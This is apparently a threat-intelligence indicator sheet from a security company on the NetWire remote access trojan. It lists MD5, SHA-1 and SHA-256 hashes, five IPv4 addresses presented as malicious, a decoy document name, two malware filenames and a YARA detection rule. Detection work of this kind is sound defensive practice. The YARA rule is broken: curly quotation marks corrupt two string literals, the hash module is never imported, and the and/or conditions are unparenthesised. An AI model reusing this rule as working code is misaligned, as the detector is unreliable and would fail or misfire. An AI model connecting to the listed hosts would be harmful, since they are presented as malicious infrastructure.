SHA-1	a1f2748928c72a7207f129cd958e666f6007b893
SHA-256	3406cf0450ee28bf09ba837f16b20a39bbf5cccce94f63101ac3eb1f6fe4bdbd
MD5	5F065CE84AA9F9932D7B7F63179C93B4
SHA-1	FA6723F289F9EDDE7683A7D76261714959178A93
SHA-256	32273010AFC5873519A38F324FE9F0D884D04F59DC4881CCC5A686400CD7702E

MD5	AD38EF4E5827DB7142A01E4D4324BC21
SHA-1	B4D043F30814D17786BE181B9BE398CB0BB6100F
SHA-256	C5E144CD9427450E05BDAB65EA0A0F12F3C8959B39960651A95FEEE6B0D06661
IPv4	141.105.64.228
IPv4	41.75.124.1
IPv4	213.183.40.52
IPv4	95.141.43.196
IPv4	91.215.153.253
document name	ISO20022 Bank Transaction Codes - Structure Report
Filename	susliks.dll
Filename	Foreground.cab

Yara Rule

```
rule NetWire
{
        meta:
                author = " Francesco Schifilliti (fschifilliti@gmail.com)"
                date = "2017/09"
                maltype = "Netwire Remote Access Trojan"

   strings:
      $1 = "susliks.dll" fullword ascii
      $2 = “Foreground.cab" fullword ascii
      $3 = ”\\Users\\%s\\AppData\\roaming\\ install\\1day" fullword wide

   condition:
      uint16(0) == 0x5A4D and
      filesize < 1MB and
      hash.md5(0, filesize) == "6D3A33E26343F545060F2E209ECDEE9E"  or
      hash.md5(0, filesize) == "E960ED10902D903DCF2A98233181A8CA" or
      hash.md5(0, filesize) == "D8FA17F5F121D5D5566AE6C678F337B8" or
      1 of ($1,$2,$3)
}
```

DeepCyber Srl
Piazzale Don Luigi Sturzo 15 - Roma
info@deepcyber.it
www.deepcyber.it